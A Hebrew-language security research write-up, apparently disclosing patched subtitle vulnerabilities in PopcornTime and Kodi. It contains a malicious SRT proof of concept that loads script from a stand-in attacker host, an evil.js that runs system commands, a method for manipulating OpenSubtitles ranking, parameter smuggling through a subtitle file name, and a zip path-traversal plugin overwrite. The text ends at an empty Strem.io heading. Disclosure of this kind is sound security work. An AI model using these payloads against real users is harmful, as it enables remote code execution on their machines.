
הקדמה

לאחרונה בצ'ק פוינט, חשפנו מתאר תקיפה חדש - תקיפה על ידי כתוביות. בהדגמה ניתן לראות כיצד תוקפים יכולים להשתמש בקבצי כתוביות על-מנת להשתלט על מכונה. וקטור התקיפה כרוך במספר פגיעויות שנמצאו בפלטפורמות וידאו בולטות, כולל: VLC, PopcornTime Kodi (XBMC) ו-strem.io. לאחר הפרסום המקורי שלנו הפגיעויות תוקנו, מה שמאפשר לנו כעת לספר את הסיפור המלא ולשתף את הפרטים הטכניים של השיטה.

במסמך נעבור על הפלטפורמות השונות שתקפנו ונציג את החולשות בכל אחת מהן.

PopcornTime

PopcornTime נוצר כפרויקט קוד פתוח בתוך כמה שבועות. פלטפורמת "נטפליקס עבור פיראטים" היוותה שילוב של לקוח טורנט, נגן וידאו, ויכולות סקרייפינג מרובות תחת ממשק משתמש ידידותי מאוד.



[איור 1 - PopcornTime GUI]

התוכנה צברה פופולריות והרבה תשומת לב מן מהתקשורת ([1], [2]) בגלל קלות השימוש בה ואוסף הסרטים העצום שלה. התוכנה הוסרה בפתאומיות לתקופה קצרה עקב לחץ מצד איגוד הקולנוע האמריקאי.

לאחר הסרתה הראשונית, יישום PopcornTime הוטל על קבוצות שונות כדי לשמור על התוכנה ולפתח תכונות חדשות. חברי הפרויקט המקורי PopcornTime הודיעו כי הם יאמצו את popcorntime.io (שהפך בינתיים ל-popcorntime.sh) כיורש לפרוייקט המקורי.

ממשק התוכנה רץ על תשתית Webkit ומכיל מטא-דאטה על סרטים, מציג קדימונים, סיכומי עלילה, מידע על השחקנים, תמונות, דירוגי IMDB ועוד.

כתוביות ב-PopcornTime

כדי להפוך את חיי המשתמש לקלים יותר, הכתוביות עצמן מורדות מהשרתים באופן אוטומטי על ידי PopcornTime. האם זו התנהגות שניתן לנצל?

מאחורי הקלעים, PopcornTime משתמש בשירות OpenSubtitles כספק הכתובית הבלעדי שלהם. עם מעל 4,000,000 כתוביות ו-API נוח לשימוש, זהו כנראה מאגר הכתוביות הפופולארי ביותר.

ה-API הזה לא רק מאפשר חיפוש קל והורדה של כתוביות, אלא גם מיישם אלגוריתם המלצה שעוזר למשתמש למצוא את הכתוביות המתאימות לגרסת סרט שברשותו.

משטח תקיפה

כפי שצוין קודם, PopcornTime מבוסס על תשתית Webkit, או ליתר דיוק - NW.js. (נקראה בעבר Node-webkit). פלטפורמת NW.js זו מאפשרת למפתח להשתמש בטכנולוגיות אינטרנט כגון HTML5, CSS3 ו-WebGL כחלק מהתוכנה.

יתר על כן, ה-Node.js API ומודולים צד שלישי יכולים להיקרא הישר מה-DOM.

בעיקרו של דבר, יישום NW.js הוא דף אינטרנט עבור כל דבר ועניין, הקוד כתוב ב-JavaScript או HTML ומעוצב עם CSS. כמו כל דף אינטרנט, הוא עלול להיות פגיע להתקפת XSS. במקרה זה, בשל העובדה כי PopcornTime פועלת על מנוע Node JS, תקיפת XSS מאפשרת את השימוש ביכולות צד שרת כאשר השרת הוא המחשב המארח. או במילים אחרות, XSS הוא למעשה RCE.

היכון הכן צא!

המסע שלנו מתחיל ברגע שהמשתמש מתחיל לנגן סרט.

PopcornTime מוציא שאילתה באמצעות ה-API שהוזכר קודם ומוריד את הכתוביות המומלצות (אנחנו נצלול עמוק יותר לתוך תהליך זה מאוחר יותר, מאחר והוא צעד מפתח בשאיפתנו לשליטה עולמית). לאחר מכן, PopcornTime מנסה להמיר את הקובץ לפורמט SRT:

```
//transcode .ass, .ssa, .txt to SRT
var convert2srt = function (file, ext, callback) {
    var readline = require('readline'),
        counter = null,
        lastBeginTime,

        //input
        orig = /([^\\]+)$/.exec(file)[1],
        origPath = file.substr(0, file.indexOf(orig)),

        //output
        srt = orig.replace(ext, '.srt'),
        srtPath = Settings.tmpLocation,
```

[איור 2 - src/app/vendor/videojshooks.js/]

לאחר פונקציות שונות של פענוח ופירסור, האלמנט שנוצר (שורה אחת מקובץ הכתוביות) מצורף לתצוגה בזמן הנכון, תוך שימוש במערך "cues":

```
// Add cue HTML to display
vjs.TextTrack.prototype.updateDisplay = function(){
  var cues = this.activeCues_,
      html = '',
      i=0,j=cues.length;

  for (;i<j;i++) {
    html += '<span class="vjs-tt-cue">'+cues[i].text+'</span>';
  }

  this.el_.innerHTML = html;
};
```

[איור 3 - הפונקציה updateDisplay]

פעולה זו בעצם מאפשרת לנו להוסיף כל אובייקט HTML לתצוגת התוכנה. כמובן ששליטה מלאה על רכיבי HTML מסוכנת בפני עצמה. עם זאת, כאשר אנחנו מתמודדים עם יישומים מבוססי Node-JS, חשוב להבין כי XSS הוא למעשה RCE.

ניתן בקלות להריץ פקודות מערכת באמצעות מודולים כגון child_process. לאחר שקוד ה-Javascript שלנו נטען לתצוגה, הרצת קוד מערכת נמצאת במרחק מספר שורות משם.

בואו נסתכל על התהליך. שורת כתוביות בקובץ SRT בסיסי נראה בערך כך:

```
1
00:00:01,000 --> 00:00:05,000
Hello World
```

במקום טקסט ה-Hello World, אנו יכולים להשתמש בתג HTML - תג התמונה, וננסה לטעון תמונה שאינה קיימת בצירוף התכונה onerror.

```
1
00:00:01,000 --> 01:00:00,000
      blah blah blah <img src="123.123" onerror ="this.style.display='none';
                                                  script = document.createElement('script');
                                                  script.type = 'text/javascript';
                                                  script.async = true;
                                                  script.src = 'http://attacker:1337/evil.js';
                                                  document.getElementsByTagName('head')[0].appendChild(script);">pwn</img> ??? profit
```

[איור 4 - malicious.srt - לדוגמה]

```
var exec = require("child_process").exec;
exec("calc.exe", function(error, stdout, stderr){});
```

[איור 5 - evil.js (הרצת קוד)]

כפי שניתן לראות באיור 4, אנו משתמשים בקוד JavaScript על-מנת להסיר את הסמל שמציג תמונה לא קיימת, ומצרפים את הקובץ JS הזדוני שלנו לדף, evil.js (איור 5) שיקפיץ את ה-calc.exe המסורתי.

Opensubtitles - The Watering Hole

אז אנחנו יכולים להריץ קוד על PopcornTime, שזה מעולה, אבל איך המשתמש יקבל את הכתוביות הזדוניות שלנו?

פגיעויות בצד הלקוח הן בעלות ערך רב, אך הן נוטות להסתמך לרוב על אינטראקציה כלשהי מצד המשתמש. כדי לנצל פגיעות צד לקוח לרוב יש ללחוץ על קישור, לפתוח PDF, או לגלוש לאתר שנפרץ וכעת מפנה לאתר זדוני.

במקרה של כתוביות, המשתמש צריך לטעון את הכתוביות הזדוניות. האם נוכל לדלג איכשהו על הצעד הזה?

ובכן, כולנו יודעים שכתוביות מועלות לקהילות פתוחות ברחבי האינטרנט ומטופלות כקבצי טקסט לא מזיקים. אז אחרי שהוכחנו שהקבצים האלה כן יכולים להיות מסוכנים, לקחנו צעד אחורה והסתכלנו על התמונה הגדולה.

כאמור, עם יותר מ-4,000,000 כתוביות וממוצע של 5,000,000 הורדות יומיות, OpenSubtitles היא הקהילה המקוונת הגדולה ביותר עבור כתוביות. הם מספקים API נרחב שמשולב בנגני וידאו רבים אחרים, כפי שעוד נראה.

הם אפילו מציעים יכולת חיפוש חכמה, שהיא פונקציה המחזירה את הכתוביות המותאמות ביותר על סמך המידע שהמשתמש מספק.

נשאלת השאלה: האם אנו יכולים לבצע מניפולציה על ה-API הזה כדי לדלג על כל אינטראקציה של המשתמש ולוודא שהכתוביות הזדוניות המאוחסנת ב-OpenSubtitles יהיו אלו שיורדו באופן אוטומטי?

ניתוח ה-API של OpenSubtitles

כאשר משתמש מתחיל לנגן סרט, נשלחת בקשת SearchSubtitles אל השרת, ובתגובה השרת מחזיר XML המכיל את כל הכתוביות התואמות לקריטריון הנשלח (IMDB ID).

```
<?xml version="1.0"?>
<methodCall>
  <methodName>SearchSubtitles</methodName>
  <params>
    <param>
      <value>
        <string>UNTcwPbO17BkdCl6oOyTTWv3hX5</string>
      </value>
    </param>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>imdbid</name>
                  <value>
                    <string>2294629</string>
                  </value>
                </member>
                <member>
                  <name>sublanguageid</name>
                  <value>
                    <string>all</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodCall>
```

[איור 7 - תגובה לבקשת SearchSubtitles]

```
<struct>
  <member>
    <name>MatchedBy</name>
    <value>
      <string>imdbid</string>
    </value>
  </member>
  <member>
    <name>IDSubtitleFile</name>
    <value>
      <string>1954993323</string>
    </value>
  </member>
  <member>
    <name>SubFileName</name>
    <value>
      <string>Frozen (2013).srt</string>
    </value>
  </member>
  <member>
    <name>SubSize</name>
    <value>
      <string>80504</string>
    </value>
  </member>
  <member>
    <name>SubHash</name>
    <value>
      <string>2887f6e8a64e52bd29dcd1cd998a0b7e</string>
    </value>
  </member>
```

[איור 6 - בקשת ה-API SearchSubtitles]

באיור 6, אנו רואים שהקריטריון לחיפוש שיוצא מ-PopcornTime הוא "imdbid", ואת התגובה באיור 7 המכילה את כל הכתוביות התואמות למספר מזהה זה.

כעת מגיע החלק המעניין, שכן ל-API יש אלגוריתם שמדרג כתוביות לפי שם הקובץ, IMDBid, דירוג המשתמש שהעלה את הסרט וכו'.

תוך כדי מעבר על התיעוד באתר, גילינו את טבלת הדירוג הזו:

```
matched by 'hash' and uploaded by:
    + admin|trusted     12
    + platinum|gold     11
    + user|anon         8

matched by tag and uploaded by:
    + admin|trusted     11
    + platinum|gold     10
    + user|anon         7

matched by imdb and uploaded by:
    + admin|trusted     9
    + platinum|gold     8
    + user|anon         5

matched by other and uploaded by:
    + admin|trusted     4
    + platinum|gold     3
    + user|anon         0

bonus of fps matching if:
    + nothing matches   2
    + imdb matches      0.5
```

[איור 8 - תיעוד שיטת הדירוג של ה-API]

באיור 8, אנו רואים כמה נקודות מתווספות לדירוג הכתוביות, בהתאם לקריטריונים התואמים, כגון: תג IMDBid, המשתמש המעלה וכו'. על פי התרשים, בהנחה שאנחנו (כמשתמש "אנונימי") מעלים את הכתוביות הזדוניות שלנו ל-OpenSubtitles, הכתוביות שלנו יקבלו רק 5 נקודות. אבל כאן למדנו לקח חשוב, קריאת התיעוד אינה מספיקה, שכן קוד המקור גילה התנהגות מעניינת שאינה מתועדת.

הפונקציה MatchTags:

```
tmp.score = 0;

if (sub.MatchedBy === 'moviehash') {
    tmp.score += 8;
}
if (sub.MatchedBy === 'tag') {
    tmp.score += 7;
} else {
    tmp.score += matchTags(sub, 7);
}
if (sub.MatchedBy === 'imdbid') {
    tmp.score += 5;
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 0.5;
        }
    }
}
if (sub.MatchedBy.match(/moviehash|tag|imdbid/) === null) {
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 2;
        }
    }
}
if (sub.UserRank === 'trusted' || sub.UserRank === 'administrator') {
    tmp.score += 4;
}
if (sub.UserRank === 'platinum member' || sub.UserRank === 'gold member') {
    tmp.score += 3;
}
```

[איור 9 - אלגוריתם דירוג]

הבקשה שנשלחה על-ידי PopcornTime ציינה רק את השדה IMDBid (כפי שניתן לראות בתמונה 6), מה שאומר שהתנאי של "tag" === MatchedBy תמיד יחזיר False. מה שיקרא לפונקציה matchTags():

```
var matchTags = function(sub, maxScore) {
    if (!input.filename) {
        return 0;
    }

    if (!fileTags) {
        fileTags = normalize(input.filename)
            .toLowerCase()
            .match(/[a-z0-9]{2,}/gi);
    }

    if (fileTags.length === 0) {
        return 0;
    }

    var subNames = normalize(sub.MovieReleaseName + '_' + sub.SubFileName);
    var subTags = subNames
        .toLowerCase()
        .match(/[a-z0-9]{2,}/gi);


    if (subTags.length === 0) {
        return 0;
    }

    _.each(fileTags, function(tag) {
        fileTagsDic[tag] = false;
    });

    var matches = 0;
    _.each(subTags, function(subTag) {
        // is term in filename, only once
        if (fileTagsDic[subTag] === false) {
            fileTagsDic[subTag] = true;
            matches++;
        }
    });
    return parseInt((matches / fileTags.length) * maxScore);
};
```

[איור 10 - פונקציית matchTags]

פונקציית matchTags מפרקת את שם הקובץ של הסרט ואת שם הקובץ של הכתוביות לרשימה של תגים. תג הוא בעצם מילה או מספר המצויים בשם הקובץ, ואלה מופרדים בדרך כלל על ידי נקודות (".") ומקפים ("-"). לאחר פירוק התגים, הקוד משתמש במשוואה מעניינת:

$$Shared\ Tags\ /\ Movie\ Tags * Max\ Score(7)$$


כמות התגים המשותפים בין שם קובץ הסרט לבין שם קובץ הכתוביות מחולקת במספר תגי הסרט, ומוכפלת ב-maxScore שהוא 7, המהווה את ה-maxScore שניתן להקצות במקרה של תאימות מלאה בין שני שמות הקבצים.

לצורך העניין, אם שם קובץ הסרט הוא "Trolls.2016.BDRip.x264-[YTS.AG].mp4", אלו התגים שנוצרים: [BDRip, x264, YTS, AG, mp4 ,2016 ,Trolls].

מאחר וניתן בקלות לגלות את שם הקובץ שהאפליקציה PopcornTime מורידה (על-ידי sniffer), אנחנו יכולים לוודא ששם קובץ הכתוביות שלנו יהיה עם אותו שם בדיוק, אבל בסיומת SRT - דבר שעל פי הנוסחה יתן לנו את הניקוד המקסימלי, שיעניק לדירוג שלנו עוד 7 נקודות (!).

אם נחבר את מה שאנחנו יודעים עד עכשיו, אנחנו יכולים בביטחון להשיג תוצאה של 12. ההתאמה לפי IMDBid היא טריוויאלית (5+ נקודות), ולדעת את שם הסרט ש-PopcornTime מנסה להוריד זה תהליך פשוט ברמת פתיחת Packet Sniffer, מה שמאפשר לנו להשיג תאימות מלאה בין שם הכתוביות לשם הסרט (7+ נקודות).

אכן מדובר בציון טוב למדי, אבל אנחנו עדיין לא מרוצים. להלן דירוגי הכתוביות עבור חלק מהתוכן הפופולרי ביותר הזמין באינטרנט כרגע:



[איור 11 - דירוג כתוביות לסרטים]

תרשימים אלה (איור 11) מציגים את הציון עבור 7 השפות הפופולריות ביותר בעולם, ומציגים את הציון הממוצע, והגבוה ביותר שלהם. בריצה אוטומטית על קבוצה גדולה של כתוביות הבחנו כי הציון הגבוה ביותר שכתוביות קיבלו הוא 14, בעוד שהממוצע הוא סביב ה-10 נקודות. כלומר הציון 12 שלנו נחמד, אך לא מספיק. על ידי סקירת מערכת הניקוד פעם נוספת, הבנו שאנחנו יכולים לעלות בדירוג די בקלות.

User ranking

user	uploads	advertisment	rank icon
anonymous	0	all advertisment	No
Sub leecher	0	no popunder	No
VIP member	0 (10 EUR/year)	no advertisment	Yes
Bronze member	1	some banners, some adverts	No
Silver member	51	no banners, some adverts	Yes
Gold member	101	no adverts	Yes
Platinum member	1001	no adverts	Yes
Administrator	0	no adverts	Yes
Translator	0	no adverts	Yes


[איור 12 - קריטריונים לדירוג משתמשים]

ככל הנראה כל מה שנדרש כדי לקבל עוד 3 נקודות הוא העלאה של 101 כתוביות ואנחנו נזכה להיות חבר זהב.

אז נרשמנו ל-OpenSubtitles, ו-4 דקות ו-40 שורות של Python מאוחר יותר, היינו זהובים:

[איור 13 - דירוג המשתמש החדש שלנו]

לאחר מכן, כתבנו סקריפט קצר המציג את כל הכתוביות הזמינות עבור סרט נתון. בתמונה הבאה, ניתן לראות שהכתוביות שלנו קיבלו את הציון הגבוה ביותר של 15 נקודות (!):



[איור 14 - כותרת המשנה הזדונית שלנו מדורגת מס '1]

כלומר, בהינתן כל סרט, אנחנו יכולים להכריח את נגן הוידאו של המשתמש לטעון את הכתוביות זדוניות שהעלינו ובכך להריץ קוד על המכונה שלו.

KODI (XBMC)

KODI, או בשמו הקודם XBMC, הוא פרוייקט קוד פתוח זוכה פרסים, נגן סרטים חוצה פלטפורמות. הפרוייקט זמין לכל הפלטפורמות הגדולות (Windows, Linux, Mac, iOS, Android), 72 שפות, ובשימוש של למעלה מ-40 מיליון אנשים, הוא כנראה המדיה סנטר הנפוץ ביותר בעולם.

קודי גם פופולרי נפוץ בטלויזיות חכמות ו-Raspberry Pies, מה שעושה אותו אפילו יותר מעניין מנקודת מבט של תוקף.

כתוביות בקודי

כמו פיצ'רים אחרים בקודי, גם כתוביות מנוהלות על-ידי Plugins הכתובים בPython.

תוסף הכתוביות הנפוץ ביותר הוא OpenSubtitles, ומאחר שאנחנו כבר מכירים את ה-API שלהם, בואו נצלול ישר לתהליך הורדת הכתוביות.


התוסף Python בקודי מחפש כתוביות באמצעות הפונקציה הבאה:

```
def Search( item ):
  search_data = []
  try:
    search_data = OSDBServer().searchsubtitles(item)
  ...
  if search_data != None:
    ...
    for item_data in search_data:
        ...
        url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % (__scriptid__,
                                                                                   item_data["ZipDownloadLink"],
                                                                                   item_data["IDSubtitleFile"],
                                                                                   item_data["SubFileName"],
                                                                                   item_data["SubFormat"]
                                                                                   )

        xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]),url=url,listitem=listitem,isFolder=False)
```

[איור 15 - פונקציית חיפוש]

הפונקציה searchsubtitles() מחזירה את רשימת הכתוביות כולל המטה-דאטה שלהם, משרתי OpenSubtitles. לאחר מכן, לולאה עוברת על הכתוביות שהתקבלו ומוסיפה אותן לתצוגה באמצעות הפונקציה addDirectoryItem():



[איור 16 - תפריט הורדת כתוביות (כתוביות אינדונזית לסרט "Snowden")]

כפי שניתן לראות בתרשים 15, המחרוזת שנשלחה אל addDirectoryItem() היא:

```
plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s
```

מאחר ו-OpenSubtitles הוא מאגר פתוח, לתוקף יש שליטה על הפרמטר שמהווה שם הקובץ, ומתקבל תחת הערך SubFileName כפי שנראה להלן:

```
<struct>
  <member>
    <name>MatchedBy</name>
    <value>
      <string>imdbid</string>
    </value>
  </member>
  <member>
    <name>IDSubtitleFile</name>
    <value>
      <string>1954993323</string>
    </value>
  </member>
  <member>
    <name>SubFileName</name>
    <value>
      <string>Frozen (2013).srt</string>
    </value>
  </member>
  <member>
    <name>SubSize</name>
    <value>
      <string>80504</string>
    </value>
  </member>
  <member>
    <name>SubHash</name>
    <value>
      <string>2887f6e8a64e52bd29dcd1cd998a0b7e</string>
    </value>
  </member>
```

[איור 17 - תשובת ה-API]

בהתחשב בעובדה כי שם הקובץ נשלט לחלוטין על ידי התוקף, אנחנו מסוגלים גם להחליף את הפרמטרים הקודמים באמצעות העלאה קובץ בשם הזה:

```
Subtitles.srt&link=<controlled>&ID=<controlled>
```

שבשילוב עם המחרוזת שמתוארת לעיל, ייצור את המחרוזת הבאה:

```
plugin://%s/?action=download&link=%s&ID=%s&filename=Subtitles.srt&link=<controlled>&ID=<controlled>&format=%s
```

ניתן לראות שכך אנחנו יכולים לדרוס את המשתנה link ו-ID שהגיעו במחרוזת המקורית. פעולה זו מתאפשרת מאחר והפירסור נעשה על-ידי פונקציית Split בסיסית. שני הפרמטרים שדרסנו הם קריטיים עבור הפונקציה שרצה מיד אחרי שהמשתמש בוחר אחת מהאפשרויות הזמינות בתפריט הכתובית (כפי שניתן לראות באיור 16).

ברגע שהמשתמש בוחר פריט מתפריט הכתוביות, נקראת הפונקציה ()Download:

```
def Download(id,url,format,stack=False):
  ...
    subtitle = os.path.join(__temp__, "%s.%s" %(str(uuid.uuid4()), format))
    try:
      result = OSDBServer().download(id, subtitle)
    except:
      log( __name__, "failed to connect to service for subtitle download")

  if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
      subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)
```

[איור 18 - פונקציית ההורדה]

עכשיו שאנחנו שולטים בכל הפרמטרים שמועברים לפונקציה, אנחנו יכולים לנצל לרעה את הפונקציונליות שלה. על ידי מתן **ID** לא חוקי (כמו "1-"), נגיע להסתעפות של if not result.

במקרה זה, ניתן לראות בקוד שהוא יוריד קובץ ארכיון מהלינק שהפונקציה מקבלת במקרה שה-API נכשל לספק כתוביות - דבר שיקרה אם נשלח ID לא חוקי. מאחר ואנחנו שולטים בפרמטר **URL** אנחנו יכולים לגרום לפונקציה להוריד כל קובץ ZIP שאנחנו רוצים (כגון http://attacker.com/evil.zip).

הורדת קובץ zip שרירותי מהאינטרנט היא בעייתית, אבל שרשור ההתנהגות הזו עם פגיעות נוספת שמצאנו במנגנון החילוץ (Extract) המובנה של קודי - הפכה את החולשה הזו לקטלנית:

תוך כדי קריאת המימוש של הפונקציה ()ExtractArchive הבחנו שהיא משרשרת את StrPath (יעד החילוץ) ל-StrFilePath (נתיב הקובץ בתוך הזיפ שכולל את שמות התיקיות).


```
bool CZipManager::ExtractArchive(const CURL& archive, const std::string& strPath)
{
  std::vector<SZipEntry> entry;
  CURL url = URIUtils::CreateArchivePath("zip", archive);
  GetZipList(url, entry);
  for (std::vector<SZipEntry>::iterator it=entry.begin();it != entry.end();++it)
  {
    if (it->name[strlen(it->name)-1] == '/') // skip dirs
      continue;
    std::string strFilePath(it->name);

    CURL zipPath = URIUtils::CreateArchivePath("zip", archive, strFilePath);
    const CURL pathToUrl(strPath + strFilePath);
    if (!CFile::Copy(zipPath, pathToUrl))
      return false;
  }
  return true;
}
```

[איור 19 - פונקציה ExtractArchive]

כלומר, באמצעות בניית קובץ zip המכיל תיקיות עם השם 2 נקודות ("..") אנחנו יכולים לקבל Directory Traversal ובכך לשלוט על יעד החילוץ (CVE-2017-8314).

אז לשם האירוניה, יצרנו קובץ ZIP זדוני והשתמשנו בחולשה כדי לדרוס את התוסף Python להורדת כתוביות עצמו:



[איור 20 - זדוני מבנה קובץ ZIP]

דריסת התוסף Plugin גורמת לכך שקודי יריץ מיד את הקוד החדש שלנו, שהוא העתק מלא של Plugin המקורי עם תוספת קצרה בסוף הקובץ של קוד זדוני לבחירתנו.

Strem.io

